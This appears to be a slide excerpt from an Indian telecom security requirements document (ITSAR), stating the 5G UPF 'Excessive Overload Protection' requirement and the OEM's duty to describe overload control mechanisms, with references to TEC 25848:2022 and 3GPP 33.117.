[Reference: TEC 25848:2022 / TSDSI STD T1.3GPP [33.117-16.7.0 V.1.0.0. Section 4.2.3.3.1](#)]

## DoS/DDoS Tools used in our ITSAR(Continued) :

### 2.8.2 Excessive Overload Protection

Requirement:

UPF shall act in a predictable way if an overload situation cannot be prevented. UPF shall be built in this way that it can react on an overload situation in a controlled way.

However, it is possible that a situation happens where the security measures are no longer sufficient. In such case it shall be ensured that UPF cannot reach an undefined and thus potentially insecure, state.

OEM shall provide a technical description of the UPF's Over Load Control mechanisms.

(especially whether these mechanisms rely on cooperation of other network elements e.g. RAN)

[Ref: TEC 25848:2022 / TSDSI STD T1.3GPP 33.117-16.7.0 V.1.0.0. Section 4.2.3.3.3]

***Thank You***

